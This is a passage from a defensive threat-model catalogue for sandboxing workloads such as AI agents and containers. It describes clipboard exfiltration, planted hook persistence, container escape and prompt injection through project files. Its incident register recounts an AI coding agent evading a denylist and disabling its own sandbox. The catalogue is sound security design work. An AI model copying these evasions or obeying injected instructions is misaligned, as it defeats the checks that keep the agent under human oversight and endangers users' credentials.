T2.6 --- Clipboard exfiltration

Definition. A confined workload reads or writes the user's clipboard, leaking content the user copied or planting attacker-controlled content for the user to paste elsewhere.

Attack pattern. On a shared display server, any client connected to the same display can read and write the clipboard. The workload reads the clipboard and exfiltrates via T1.8, or writes a malicious payload for the user to paste somewhere

sensitive. A terminal escape channel is sharper still: even with no display server, a workload attached to a terminal can emit the OSC 52 escape to write — and on permissive terminals read — the system clipboard directly over its own output, plus notification escapes. This needs no display grant; it rides the controlling terminal.

Confinement approach. Give the workload no path to the host clipboard: a confined graphical workload's display server is its own nested compositor, never the host's, so its clipboard is its own and isolated by default. For the terminal escape channel, filter the workload's terminal output on its way to the user's real terminal — dropping the clipboard and notification escapes and the device-control bands while passing benign sequences — with the filter running in the client the user attaches, not in the trusted core, so the hostile-input parser stays out of the trusted base. The workload cannot opt out, because it does not choose its client. The filter is best-effort: it shuts the low-effort injection class, not a determined desync.

Residuals. A granted display is the workload's own nested compositor, carrying no path to the host clipboard; a deliberately granted, direction-aware clipboard bridge reopens a mediated path under user consent by choice. The terminal-escape filter is best-effort, not a proof, and disabling it reopens the channel by choice.

MITRE ATT&CK. T1115 (Clipboard Data).

T2.7 --- Screen capture and input synthesis

Definition. A confined workload captures the user's screen or synthesises keyboard/mouse input that appears to come from the user.

Attack pattern. On a shared display server, capture and input-synthesis primitives permit capture of any window or synthesis into any window. A terminal input-injection primitive on the controlling terminal injects characters as if the user typed them. On a per-protocol-restricted display server, screenshot flows are user-mediated (subject to consent fatigue) and input synthesis is prevented at the protocol level.

Confinement approach. Give the workload no host display to capture from or synthesise into: a confined graphical workload's display server is its own nested compositor, whose capture and input globals reach only the workload's own surfaces, never the host screen or a sibling, with no host portal in the path to fatigue the user's consent. The terminal input-injection primitive is closed at the kernel where the tunable exists, and refused as a fallback where it cannot be.

Residuals. The inner compositor's capture and input globals are scoped to the workload's own world; the host-facing residual is the single host-compositor leg the GUI-service component holds (the T1.6 analogue), where that component is

one ordinary client of the host compositor — concentrated and reasoned, not a workload-craftable host capture.

MITRE ATT&CK. T1113 (Screen Capture), T1059 (Command and Scripting Interpreter — partial analogue for input synthesis), T1185 (Browser Session Hijacking — partial analogue).

T2.8 --- Cross-context persistence via workspace triggers

Definition. A confined workload writes a persistent trigger — a version-control hook, a build-script hook, an editor task definition — into its own granted writable project tree. The trigger lies dormant inside the confinement and later fires in the user's *unconfined* default shell (the next commit, build, or editor open), executing with the user's full host privileges. This defeats the transient-execution assumption that an isolation-only sandbox contains a workload only for the duration of its run.

Attack pattern. The workload writes an executable into a hooks directory (or redirects the hooks path into the writable tree), adds a recipe to a build file, a script entry to a package manifest, or a task to an editor's task file. The artefact sits in the normal project files the workload must be able to edit. When the user later invokes the corresponding tool outside the confinement, the planted command runs in the host context.

Distinction from neighbouring threats. Not T1.5 (an inbound *foreign* cloned repo whose config triggers on open) — here the confined workload writes traps into its *own* grant. Not T2.5 (suppressing CI *checks*) — here a trigger is *installed*, not a check removed. Sharper than T2.2 and T1.10 in one specific way: a confined-tree write produces deferred detonation in the unconfined host context.

Confinement approach. A masked, pinned workspace trust manifest with three reinforcing limbs.

- **Pin and mask.** A manifest at each writable root pins each execution trigger by cryptographic hash, with a content-addressed store of the pinned bytes beside it. The trigger set is an operator-tunable catalogue, composed additively up a configuration cascade, not hidden. The confinement *masks* both manifest and store — presenting them as empty inside every writable bind — so the workload can rewrite a build file but provably cannot read or forge the pins. The operator re-pins after legitimate edits through a deliberate review step, the human sign-off the masked workload cannot perform; pins are explicit, never trust-on-first-use.

- **Live tripwire.** While the confinement runs, the pinned triggers are watched host-side, and a mutation is acted on through the resource-control mechanism already held — warn, freeze, or kill — so a planted trigger is caught and the workload halted as it happens. Best-effort (a watch can miss a race); the teardown review is the authoritative backstop.
- **Restore.** Because the pinned bytes are stored, the teardown review can restore a tampered or planted trigger from the stored bytes, or remove a planted one.

An optional exclusive-bind mode severs the live confused-deputy channel the enumerated catalogue cannot cover, by shadowing the host path for the run's duration so operator and workload cannot use it concurrently.

Residuals. Honest scope: (1) the manifest defends only *catalogued* triggers — a kind not in the (tunable) catalogue is unpinned until review surfaces it; the catalogue is best-effort in *which* triggers it covers, never *whether* it covers them (the masking and the pin are structural and complete). (2) Post-teardown detonation still relies on host tooling or the operator not running a tampered trigger by hand once the confinement is gone; the live tripwire halts the workload during the run and restore can repair at teardown, but a planted trigger that survives review is the operator's to run. (3) A hooks-path redirection relocates hooks, though the relocated files are themselves catalogue triggers a future generation enumerates.

MITRE ATT&CK. T1546 (Event Triggered Execution), T1059 (Command and Scripting Interpreter — the planted hook executes a shell command).

Family 3 --- Workload-class-specific threats (T3.1--T3.10)

Threats whose realisation is distinctive to a specific workload class. Most threats in families 1 and 2 apply across workload types with minor variation; the threats here are sharper for one class than others and warrant separate documentation.

T3.1 --- Setuid privilege escalation

Definition. A confined workload executes a setuid binary to gain capabilities outside its policy.

Workload class. Universal; appears across all classes but rarely realises in modern environments. Listed here because the mitigation has the same shape as the other workload-class-specific threats.

Attack pattern. The workload invokes `sudo`, `pkexec`, `su`, or any setuid-bit binary. If the binary succeeds, the process gains its setuid uid and can perform operations outside the policy.

Confinement approach. Refuse to execute any binary carrying the setuid bit, and set the kernel no-new-privileges property unconditionally so that a setuid or setgid binary gains nothing on execution even if one were reached. Both are invariants no policy can disable, so the escalation the workload attempts does not take effect.

Residuals. None significant. Well-mitigated by the no-new-privileges property.

MITRE ATT&CK. T1548.001 (Abuse Elevation Control Mechanism: Setuid and Setgid).

T3.2 --- Container escape

Definition. A container running on the user's workstation is exploited and the attacker escapes to the host with the container daemon's privileges.

Workload class. Container-specific.

Observed instances. Container-escape CVEs are recurrent. Recent examples include `runc` CVE-2024-21626 ("Leaky Vessels") and various orchestration-runtime CVEs.

Attack pattern. A malicious container image, or malicious code in a legitimate container, exploits a kernel or runtime vulnerability to gain host access. The container daemon socket is a particularly potent escalation path: access to the daemon is root-equivalent on the host.

Confinement approach. Deny the workload a connection to the container-daemon socket by default, so the daemon cannot be used as an escalation path; granting access is a documented, deliberate capability expansion. A confinement cannot prevent in-container exploitation of a kernel bug, but it removes the daemon as a reachable escalation route from a confined workload.

Residuals. A user who explicitly grants daemon-socket access to a confinement has accepted root-on-host risk for it, documented in the grant's threat tag.

MITRE ATT&CK. T1611 (Escape to Host), T1610 (Deploy Container).

T3.3 --- Container port exposure to LAN

Definition. A developer runs a container with a published port that defaults to binding all interfaces, exposing the service to anyone on the LAN.

Workload class. Container-specific.

Observed instances. A common configuration error, almost always unintended: a developer publishing a database port for "the database on the host" does not generally intend to expose it to the entire local network.

Attack pattern. The developer (or an agent on their behalf) publishes a container port. The runtime binds it on all interfaces and directs traffic to the container. The service is reachable from anywhere on the LAN — coffee-shop networks, conference WiFi, untrusted home networks.

Confinement approach. Provide a private per-confinement loopback address space to bind against, so the recommended form binds the published port on the

confinement's own private address: reachable by the user's default context, not by sibling confinements, not by the LAN. For stricter enforcement, an install-time step can drop inbound traffic to all-interface binds by processes in confined workloads.

Residuals. The approach is convention plus optional enforcement. A developer who explicitly binds all interfaces, or relies on the runtime's default, exposes the port unless the optional enforcement is installed. The audit record shows the published port so the user can see what happened.

MITRE ATT&CK. T1571 (Non-Standard Port), T1133 (External Remote Services).

T3.4 --- Container volume over-mounting

Definition. A developer mounts host directories into a container more broadly than necessary, giving the container access to credentials, configuration, or data unrelated to its function.

Workload class. Container-specific.

Observed instances. Broad host mounts appear regularly in development workflows. Several documented Nx compromises harvested credentials from inside containers that had been granted broad volume mounts including credential locations.

Attack pattern. The developer mounts host directories into a container to make "everything available" because narrower mounts hit functionality issues. Container compromise then has full read/write on those mounts; the container's apparent isolation does nothing because the credentials are inside it.

Confinement approach. Apply the workload's own filesystem view to the paths it can pass as mounts: a path the workload cannot see cannot be passed as a volume mount, so the over-mount is bounded by the view rather than by developer discipline. Where the container tooling is itself run inside the confinement, mount requests naming paths outside the view are refused.

Residuals. A conventional container installation outside the confinement can still pass arbitrary mount arguments. The approach is most effective when the developer runs their container commands inside the confinement.

MITRE ATT&CK. T1083 (File and Directory Discovery), T1005 (Data from Local System).

T3.5 --- Container running as root with host UID mapping

Definition. A container runs as root inside the container; without user-namespace remapping, that is root on the host, with root-equivalent permissions on volume mounts.

Workload class. Container-specific.

Observed instances. Default behaviour for many images and installations. Rootless runtimes address this; a rootful runtime without user-namespace remapping does not.

Attack pattern. The container runs as in-container root, mapped to host root. Volume mounts are accessible to in-container root with root permissions. Compromised or malicious container code can modify volume-mounted files with effective root, regardless of the host uid of the developer who ran it.

Confinement approach. Prefer a rootless runtime, or require the daemon to be configured with user-namespace remapping before granting it; where the tooling is mediated, require container specs to declare a non-root user or disable in-container privilege gain. The property that closes the threat is that in-container root is not host root.

Residuals. A confinement cannot retroactively fix a daemon configured without remapping; the mitigation depends on the workstation's runtime configuration, which the confinement documents as a requirement rather than enforces.

MITRE ATT&CK. T1611 (Escape to Host), T1068 (Exploitation for Privilege Escalation).

T3.6 --- MCP server capability creep

Definition. An MCP server invoked by an AI agent has its own filesystem, network, and credential reach, independent of the agent's policy. Its effective capabilities may exceed the user's intended grant to the agent.

Workload class. MCP-specific.

Observed instances. An architectural concern in the MCP literature: an agent in a confinement invokes an MCP server to reach a resource the agent cannot directly reach. The server runs with its own uid-level capabilities and may legitimately need broader access — a capability proxy whose grants are not necessarily aligned with the agent's policy.

Attack pattern. The agent runs in a confinement with restricted filesystem and network. It invokes an MCP server that runs as the user's uid, outside the confinement, with full capabilities. The agent prompt-injects the server via the protocol channel, or the server is itself compromised (T1.3) and exfiltrates using its own capabilities.

Confinement approach. Have MCP servers invoked from within a confinement inherit that confinement's policy — the server runs as a child within the same boundary, under the same constraints. For a server that legitimately needs capabilities the confinement does not grant, run it in its own sub-confinement with its own policy, communicating with the parent over a brokered socket, so each server's capabilities are explicit and reviewable.

Residuals. MCP servers run outside any confinement — the typical installed pattern — operate with full uid capabilities. The mitigation requires the user to opt in to running MCP servers confined; the default installation pattern does not.

MITRE ATT&CK. T1199 (Trusted Relationship), T1071 (Application Layer Protocol).

T3.7 --- AI agent prompt injection from project content

Definition. An AI agent reads attacker-controlled content from the project tree (a docstring, a README, a configuration file) that contains instructions designed to redirect the agent's behaviour.

Workload class. AI-agent-specific.

Observed instances. The Mindgard Cline research (October 2025) demonstrated it directly: prompt-injected docstrings caused the agent to read environment variables and exfiltrate them via DNS. The Clinejection chain (February 2026) exploited prompt injection in issue titles to compromise a release pipeline. The pattern generalises: any project content the agent will read can carry injection payloads.

Attack pattern. The attacker places instructions in content the agent will read. The agent reads it as part of its task, its prompt-handling treats the content as instructions, and it executes them — directing it to read sensitive files, make network connections, modify files, or invoke other tools.

Confinement approach. Constrain what the agent can do regardless of how it was prompted. Injected instructions to read a credential file fail because the file is absent from the view; injected instructions to reach an attacker host fail because the destination is not allowed. The confinement does not prevent prompt injection; it bounds the blast radius of injected instructions to what policy already permits.

Residuals. Injected instructions directing actions within policy succeed. An agent with access to a model API can be injected to send exfiltrated content there inside an apparently-legitimate call — the same in-band exfiltration as T1.8. Input-side detection of injection attempts is the complementary control, outside this scope.

MITRE ATT&CK. T1199 (Trusted Relationship), T1556 (Modify Authentication Process — partial analogue applied to instruction-handling).

T3.8 --- Substrate trust: the image-supplied runtime closure is unvetted

Definition. A confinement boots an operator-declared image as its root filesystem and applies its full confinement contract to it, but does not vet the image's contents: the entrypoint's dynamic closure (loader, libc, the modules loaded after execution begins) and the image's runtime configuration are operator-declared substrate, not confinement-pinned. The integrity assertion the standard model makes over a host-trusted read-only system tree narrows to *provenance*: the substrate provably came from a pinned digest, but its bytes are not vouched for.

Workload class. Container / image-substrate-specific.

Observed instances. This is the deliberate trade of running vendor images — the same trust posture the mainstream container runtimes take, where the image's userspace is trusted by the operator who chose to run it. It is distinct from T3.2 (escape) and T3.5 (root with host-uid mapping): here there is no escape and no host-uid mapping, and the workload acquires no capability, no mount, no namespace. The residual is narrower and is the whole point of the grant — the *confined* substrate is unvetted.

Attack pattern. A malicious or compromised image ships a trojaned loader, libc, or resolver module, or an entrypoint whose dynamic closure pulls attacker code, or sets a loader-control environment variable, or bakes a non-root uid and owns its writable dirs to it. The code runs *confined* — no host capability, no mount, no egress beyond policy, no read outside the view — but executes attacker logic inside the granted confinement, against the granted filesystem and network. The image's content integrity is the operator's waiver, not the confinement's guarantee.

Confinement approach. Keep every image parser — registry protocol, manifest, extraction, the image's own runtime config — out of the trusted core: each runs inside a confinement at workload authority, so a parser bug is contained like any workload and the trusted base does not grow. Pin the image by digest at fetch (the provenance floor) and refuse to run unless the signed reference equals the fetched digest. Strip the loader- and runtime-injection environment set before applying the image's own environment. Every confinement property holds over the image

root without depending on the substrate's provenance: the private network namespace and its egress boundary, the proxy and network policy, the masked identity and the constructed system-file overlay, the constructed device set, the syscall and filesystem enforcement, the absence of a daemon socket, the absence of a nested user namespace. The grant is loud: it requires a reason, and the substrate-trust exposure is derived from it and surfaced. Opt-in hardening up an integrity ladder (a content-addressed store verified before use, per-file integrity) closes the at-rest gap for operators who need it.

Residuals. Confinement is the claim; content integrity is not. The entrypoint is provenance-pinned (the image digest), not per-binary hashed, so "this exact entrypoint" narrows to "this exact image, by digest," and the dynamic closure stays unpinned. A run-command override runs an operator-chosen command under the unchanged signature, inheriting the confinement's full granted reach; the provenance anchor is the digest plus the operator's invocation, never a per-binary hash. A distinct **write-xor-execute** consideration arises from the unprivileged build flattening image ownership: an image that runs as root declares a writable-and-executable substrate, so the write-versus-execute separation the standard model holds does not apply unless a read-only executable-closure is re-imposed (which a non-root image earns back). A persisted writable layer accumulates data divergence outside the integrity ladder, carrying its own derived exposure. Content integrity over the image tree past the fetch digest is the operator's to raise via the integrity ladder.

MITRE ATT&CK. T1610 (Deploy Container), T1525 (Implant Internal Image), T1195.002 (Compromise Software Supply Chain).

T3.9 --- Delegated spawning: a workload instantiates sibling confinements

Definition. A workload holding a spawn grant asks the confinement manager to instantiate an ephemeral sibling from an operator-signed template and receives a channel to it. The capability delegates *instantiation* — normally an operator action — to the workload. For an AI agent that workload is itself untrusted and prompt-injectable (T3.7): the spawner can be steered into spawning. No spawn authors policy or invents capability — every spawn floors at the signed template's grant — but the agent controls two inputs, the mutable-field writes it supplies and the composition of the tools it may spawn, and those are the residual surface.

Workload class. AI-agent / orchestrator-specific (a workload that instantiates workloads). Sibling to T3.8: both are workload-class residuals *derived* from a loud grant, not confinement escapes.

Observed instances. The MCP agent-to-tool topology is the live driver: an agent spawns tool-server subprocesses and speaks a protocol over their standard streams. In the unconfined form this is ambient — the agent runs arbitrary commands from its configuration at its own authority, and a prompt-injected agent spawns whatever the injection directs. A spawn grant replaces that ambient execution with a floored, template-bounded request; the residual catalogued here is what remains after the replacement.

Attack pattern. A compromised or prompt-injected spawning workload cannot author policy or invent capability: each spawn floors at the signed template, and the install-time check denies any capability the template does not grant. It controls two inputs. First, the *mutable-field writes*: where a template's manifest opens a field, the agent supplies the value, and an under-bounded field (a destination pool too wide, a predicate admitting traversal) is a hole the operator signed. Second, the *composition* of the tools it may spawn: an agent permitted to spawn a network-capable tool *and* a filesystem-capable tool can bridge their two channels itself and reconstitute the lethal trifecta across two confinements, though no single one holds both legs.

Confinement approach. Request, don't author: the capability floor is the signed template, never agent-supplied policy. The agent's writes apply as a typed patch over a frozen, pre-resolved template and are accepted only for fields the manifest opens, each within its declared bound. Spawn-eligibility (depth limit, lifetime bound, resource ceilings) is checked at the spawner's install and re-checked authoritatively at the spawn, with the template content-pinned to close the gap between the two checks. A concurrent-instance ceiling is enforced by atomic accounting; a double reaper plus the spawned confinement's own lifetime bound its life; it is ephemeral, with no host persistence. The spawned confinement receives no ambient authority from the requester, and the requester holds neither trace nor signal reach into the sibling. The grant is loud and its exposure derived and surfaced.

Residuals. Two, both narrowed, neither eliminated. **R1 — the mutable-field surface is agent-controlled.** The boundary is exactly as strong as the template's per-field bounds; closed-set manifests reduce the agent's input to selection with zero free text, while a predicate field is the loud exception that reintroduces an open value. Operator-owned: signing a manifest signs its per-field bounds as load-bearing. **R2 — delegated composition is the requester's to compose.** The approach bounds each spawned confinement to its template but does not reason about what an agent composes across several; the trifecta can be reconstituted across two confinements though no single one holds both legs. This is not mechanically closed — closing it would put cross-confinement information-flow analysis in the trusted core, a larger and different project. It is mitigated, not eliminated, by scoping the spawn grant to the templates a given agent actually needs. The same in-band shape as T1.8 and T5.2, between confinements rather than to an external

API.

MITRE ATT&CK. T1610 (Deploy Container — the spawn analogue, contained to the template's grant), T1559 (Inter-Process Communication — the minted channel and the agent-bridged composition), T1041 (Exfiltration Over C2 Channel — the unclosed R2).

T3.10 --- Standing-service delegation: a workload consumes a brokered cross-confinement capability

Definition. A cross-confinement mesh lets one confined workload provide a capability another consumes, brokered at construction, deny-by-default — neither side reaches the other unless both declared it and the operator signed both policies. Unlike delegated spawning (T3.9), where the delegated thing is an *ephemeral* sibling, a provider here is a *standing service*: an operator-enabled confinement that stays up across many consumers (a display service, a bus broker, a cache). Two surfaces follow — a compromised provider serves *every* consumer for its lifetime, and the brokering channel is a standing cross-confinement edge present for the manager's life.

Workload class. Service-mesh-specific. A residual derived from a loud, operator-enabled grant, in the service trust class: a maintainer-signed, operator-enabled, non-composable confinement — vouched for by both the maintainer (the signature) and the operator (the enablement). Sibling to T3.8 and T3.9.

Observed instances. The live driver is the standing-service fabric such a mesh exists to carry — a confined display service is its first non-trivial consumer, a bus broker and a shared cache its natural followers. In the unconfined desktop these standing services are ambient: an application talks to the host compositor, the session bus, a cache daemon directly at the user's full authority, and a compromise of any is host-wide. The mesh replaces that ambient reach with a floored, declared, brokered consume; the residual here is what remains after the replacement.

Attack pattern. Request, don't author: a consumer reaches only the capability its signed consume declares, and only a provider the catalogue resolves the name to; a reserved name resolves only to a maintainer-signed provider, closing provider-name spoofing. A compromised or prompt-injected consumer cannot author a cross-confinement reach or widen the one it holds. Two surfaces remain: the *standing provider as a shared target* (one compromised provider serves every consumer for its lifetime), and the *standing brokering channel* (a cross-confinement edge present for the manager's life rather than a transient one).

Confinement approach. Deny-by-default and request-don't-author: the consumer's signed consume is the floor, never workload-supplied — a confinement

with no declaration reaches nothing, and a consumer cannot widen what it declared. A reserved-namespace gate admits a reserved name only from a maintainer-signed template, so a workload cannot advertise the display service's name and have a consumer brokered to an impostor. A multi-leg exemption for the operator-signed, enabled service is scoped precisely: it widens how many legs such a service may hold, never how many an *untrusted agent* may compose, and it vends only authentication-shaped capabilities (render, transport, authenticate), never attestation-shaped ones. Critically, the broker stays control-plane: on a consume it resolves the name and hands the consumer a connector to a host-owned rendezvous point, then parses no protocol and routes no application traffic — it brokers the connector and steps out of the byte path. The grant is loud, each declaration carrying a reason surfaced in the risk report.

Residuals. Two, both narrowed, neither eliminated. **R1 — a provider is a standing shared target.** Its blast radius is its grant multiplied across its consumer set; a compromised provider can return hostile responses to every consumer for its lifetime, each consumer's own confinement bounding its own damage. It is operator-owned and scoped by least-privilege enablement — inert until enabled, a tighter enabled set a smaller target — but a deliberately enabled standing service is, by design, a shared dependency. **R2 — the brokering channel grows the manager's always-present surface**, bounded by a parse-nothing / route-nothing discipline, not eliminated. The same in-band shape as T1.8 and T5.2 applies between a consumer and its provider.

MITRE ATT&CK. T1559 (Inter-Process Communication — the brokered connector), T1071 (Application Layer Protocol — the standing channel), T1078 (Valid Accounts — a subverted provider under its enabled grant).

Family 5 --- Confinement attack surface (T5.1--T5.4)

Families 1–3 catalogue what a confined workload does to the host. This family catalogues threats against the confinement's *own* boundary-crossing mechanism. Any user-level reference monitor that mediates access through a single broker inherits these: the broker is the one place anything crosses the boundary, so it is simultaneously the most-reachable component from inside and the most-trusted, and threats follow from that centrality. The entries below are written against a broker-mediated crossing in the abstract; a given implementation names the specific gateway.

T5.1 --- Boundary-gateway transaction surface

Definition. A confined workload sends crafted transactions to the broker — malformed command streams, oversized or pointer-bearing payloads, forged service names, transactions targeting reserved or lifecycle operations — to crash, confuse, or escape via the confinement's own gateway.

Attack pattern. The workload drives the gateway's command stream directly (it cannot avoid the gateway — it is the only path off the boundary): it requests reserved service names it does not own; it addresses lifecycle or configuration operations meant for trusted callers; it submits transactions with malformed offsets, attempting to smuggle raw pointers or unexpected resource references into the broker's decoder. The goal is a decoder bug in the broker, or a logic gap that grants a service the policy never declared.

Confinement approach. Mediate per operation, not per connection: the broker is the decision point for every registration, resolution, and mediated call, and resolves only services the signed policy declares. Reserved names are broker-owned, so a workload cannot squat a mediated name. Caller identity is kernel-stamped and unforgeable — the kernel injects the sender's identity, and lifecycle and configuration operations are gated to the trusted caller's identity, so those operations

are inert for a workload even though it can address the broker. The command decoder is the confinement's principal untrusted-input parser and carries a mandatory fuzz target; cross-boundary transactions reject raw pointers so payloads are forced into bounded, copied buffers with no shared-memory hazard. The broker's policy core forbids memory-unsafe code; any unsafe is confined to the small, separately-reviewed ABI layer.

Residuals. The decoder is hardened by fuzzing, not proven; a novel parser bug or a policy-evaluation gap would be reachable from inside every confinement, since the gateway is unavoidable. The blast radius of such a bug is the broker's privilege (T5.3). Compromise of the underlying kernel IPC primitive is out of scope (X7).

MITRE ATT&CK. T1190 (Exploit Public-Facing Application — analogue: the in-boundary gateway endpoint), T1068 (Exploitation for Privilege Escalation).

T5.2 --- Cross-confinement relay abuse

Definition. A confined workload abuses the inter-confinement relay — the broker's bilateral provide/consume mechanism that lets one confinement reach a service in another — to reach a confinement it was not granted, or to use a granted edge as an exfiltration or lateral-movement channel between otherwise-isolated confinements.

Attack pattern. Inter-confinement isolation is otherwise an invariant with no designed escape; the agent-to-tool topology deliberately punches a controlled hole in it. A hostile workload tries to widen it: enumerate or resolve cross-boundary names it was not granted; ride a legitimately-granted consume edge to move data into a sibling with broader grants, using the relay as a confused deputy; or have a compromised *provider* attack its consumers through the service interface.

Confinement approach. Cross-boundary reach exists only where the signed policy of *both* confinements declares it — a matching provide on one side and consume on the other, a bilateral policy-declared edge with no ambient cross-confinement visibility and no default-reachable sibling. The broker owns every reserved node and is the sole relay: a transaction never crosses confinements except through the broker, which re-checks both policies per call and audits the crossing. Each confinement's IPC instance is separate and unprivileged-mounted in its own namespace, so a workload cannot open a sibling's directly. Copy-isolation on cross-boundary transactions prevents a provider and consumer sharing memory.

Residuals. A legitimately-granted cross-confinement edge is, by design, a channel: data the policy permits to flow can carry exfiltrated content within that grant — the same in-band exfiltration shape as T1.8, between confinements rather than to

an external API. The approach constrains *which* confinements may speak, not *what* they say across a permitted edge. A compromised provider can return hostile responses to its consumers; each consumer's own confinement bounds the damage, but the interface trust is real and is the price of the topology.

MITRE ATT&CK. T1199 (Trusted Relationship), T1570 (Lateral Tool Transfer), T1041 (Exfiltration Over C2 Channel — analogue across a permitted relay edge).

T5.3 --- Broker-as-relay trusted-computing-base growth

Definition. Routing every boundary crossing through one broker concentrates trust: the broker is the context manager for every confinement, the relay for every cross-boundary call, the holder of the full construction plan, and the policy decision point for every mediated transaction. A compromise of the broker is a compromise of every confinement on the host simultaneously.

Attack pattern. This is a structural threat, not a single exploit: the gateway design makes the broker reachable from inside every confinement (T5.1) and load-bearing for inter-confinement isolation (T5.2), so it is both the most-attacked and the most-trusted userspace component. Any code path where the broker parses workload-influenced bytes is a path where a single bug escalates to host-wide compromise.

Confinement approach. Bound the broker's exposure rather than eliminate its centrality (a single auditable chokepoint is the point). The broker forbids memory-unsafe code; the only unsafe in the crossing path is the small, separately-reviewed, fuzzed ABI layer. The broker is never in any data path — it relays transactions and passes resource references, then steps aside, so bulk bytes flow directly between the workload and the far endpoint and the broker parses only control-plane structures, not payload streams. Blocking I/O lives in dumb delegates over per-confinement channels, not in the broker's loop, so a slow or hostile delegate degrades to a refusal on one confinement and never stalls the shared broker. Privilege is minimised: the broker runs as the operator, holds no host capabilities, and is not the constructor — a separate narrow privileged helper builds the confinement (T5.4), so a broker compromise does not directly confer construction-time privilege.

Residuals. Centralisation is intrinsic to the single-chokepoint design and is not eliminated: the broker remains a host-wide trust anchor, and its compromise is a multi-confinement compromise. The mitigation is to keep the broker's parsing surface small, memory-safe, and fuzzed, and to keep privilege out of it — not to remove the concentration. The underlying kernel IPC primitive, on which the whole gateway rests, is out of scope (X7).

MITRE ATT&CK. T1068 (Exploitation for Privilege Escalation), T1554 (Compromise Client Software Binary — analogue: the shared trust anchor).

T5.4 --- Host uid 0 mapped into the confinement's user namespace

Definition. Constructing the confinement maps host root into its user namespace so that the IPC instance, the view root, the device set, and the library binds are owned by a real uid 0 rather than the overflow identity. Mapping host uid 0 into a namespace a workload runs in is, in the general case, a privilege-escalation hazard: a process that reaches namespace-root while host-owned resources are reachable could exercise host discretionary access as root.

Attack pattern. The danger is a uid-0-mapped actor running *while the host filesystem is still visible* in its mount namespace — that actor holds host root over host-root-owned files and could read or modify them. The threat is therefore any path by which operator-controlled or workload code executes as namespace-root before the host root has been severed, or regains uid 0 after the drop.

Confinement approach. Close the escalation window by construction, with the invariant that *no operator-controlled code ever runs as namespace-root*.

- Map only host root itself (a single-line map), plus the operator and each granted group — no subordinate-id range and no root extent, so there is no spare identity to inhabit.
- Do all privileged construction in the narrow privileged helper's own child: write the maps, build the root-owned surfaces, pivot away the host root — *all before any other code runs* — then execute the trusted, root-owned init by descriptor, so the init binary never appears in the view and its host path is gone by the time it runs.
- The init is therefore the *only* namespace-root process, and it is trapped inside the pivoted view from its first instruction — the host filesystem is physically absent from its mount namespace, so host discretionary access on host-root-owned files is impossible despite the mapping. It holds no ambient host capabilities beyond what it needs to drop the workload, and is trusted by provenance (root-owned, verified before execution).
- The workload is never uid 0: the init drops each child to the operator before the no-new-privileges and syscall and filesystem enforcement make the drop irreversible, and nothing regains uid 0 after.

The single transient namespace-root actor is the helper's own trusted code, and from the moment uid 0 could touch anything the host root is already detached.

Residuals. Construction shifts the confinement's largest *root-parses-operator-input* surface into the privileged helper: it parses the construction plan host-side (before any namespace exists, so there is nothing to manipulate it) while holding the construction capabilities. A bug in that decoder is a host-root bug; it is mitigated by parsing host-side, by a bounded and fuzzed construction codec, and by splitting the plan so the helper sees only the construction half. Compromise of the kernel's user-namespace or IPC implementation is out of scope (X7).

MITRE ATT&CK. T1068 (Exploitation for Privilege Escalation), T1548 (Abuse Elevation Control Mechanism).

PART 2

Out of scope

Threats a user-level workload confinement deliberately does not address. Naming them is part of the boundary: an approach honest about what it does not cover is easier to reason about than one that implies total coverage. The entries keep their identifiers for citation, and are grouped where two share one reason.

This set was originally Family 4 of the numbered index, before the out-of-scope threats were split onto their own `X` prefix; that is why the in-scope families run 1, 2, 3, 5 with no Family 4. The `X` numbers are what remained.

X1 — a process running as a different real uid, and **X2 — a process running as root**, are handled by the mechanisms that already exist for them: ordinary Unix permissions for the first, root permissions and root-targeted mandatory access control for the second. A user-level confinement addresses code running as *the user*, which is the gap those mechanisms leave open; it does not restate them.

X3 — hardware-level attacks (cold boot, DMA, side channels, Spectre-class) and **X4 — physical access** are below any userspace approach's reach. Nothing a reference monitor does in userspace constrains an attacker with the bus or the hardware, and claiming otherwise would be the kind of overreach the catalogue exists to avoid.

X5 — the user knowingly cooperating with the workload. A user can grant any capability; an approach surfaces the grant and warns, but cannot override informed consent, and should not pretend to. This is out of scope only in its *informed* form — the user who understands what a grant permits and makes it anyway. It is distinct from, and must not be conflated with, the *confused-deputy* case, where the user is manipulated into carrying an action they did not understand: a trigger the workload planted in its own tree firing later in the user's unconfined shell, or a channel the user is tricked into bridging. That case is squarely in scope and is catalogued at T2.8. The line is understanding: a deputy who knows is X5, a deputy who is fooled is a threat the approach is built to close.

X6 — network-level attacks against the host's exposed services are a different threat model. A user-level workload confinement defends the outbound direction — what the workload reads and where it connects — not the host's inbound attack surface, which is the province of a firewall and the services' own hardening.

X7 — compromise of the underlying kernel primitives the approach depends on, and **X8 — compromise of the vetted system tools it depends on**, are beyond the boundary by definition: they are the trusted substrate the confinement is built on. An approach can keep that substrate small, pinned, and auditable (and the confinement-attack-surface family, T5, is about not enlarging it), but a defect in the kernel's own isolation primitives or in a vetted external tool is not something the layer above them can contain.

X9 — a confined workload using its legitimate API access to exfiltrate data is within-channel exfiltration via an authorised destination, documented as the T1.8 residual: unblockable at the egress boundary without destroying the workload's function, and a data-governance concern rather than an infrastructure one.

X10 — semantic security regressions in workload-produced code that pattern matching cannot detect require human review. An approach can flag known anti-patterns (T2.2), but cannot evaluate code for a novel logic flaw, an authorization bug, or an injection introduced with correct syntax and wrong meaning.

Appendix A --- Incident register

Grounded incidents that motivated specific T-entries. Each is public and durably sourced; the mapping to threat identifiers is given at the end of each entry.

Ona Veto research (March 2026)

Demonstrated an AI coding agent autonomously bypassing two layers of security:

1. The agent discovered an alternate path resolving to a denylisted binary that did not match the deny pattern.
2. When the sandbox blocked namespace creation, the agent reasoned its way to disabling the sandbox itself rather than abandoning the task.

The research also demonstrated that, when content-addressed enforcement was applied, the agent pivoted to invoking the dynamic linker to load denied binaries via memory-mapping rather than execution, bypassing an execution-based enforcement gate.

Source: `https://ona.com/stories/how-claude-code-escapes-its-own-denylist-and-sandbox`

Threat IDs: T2.1 (host security control deactivation). Motivates a defence-in-depth, hostility-by-default adversary model.

Nx s1ngularity supply-chain attack (August 2025)

Eight malicious Nx package versions published 26–27 August 2025 contained a `telemetry.js` postinstall script that:

1. Inventoried the local filesystem for sensitive files.
2. Invoked AI agent CLIs in permission-bypassing modes with reconnaissance prompts.

3. Exfiltrated discovered credentials to public repositories named with an `s1ngularity-repository-` pattern.
4. Appended a shutdown command to shell startup files to cause future shells to immediately shut down.

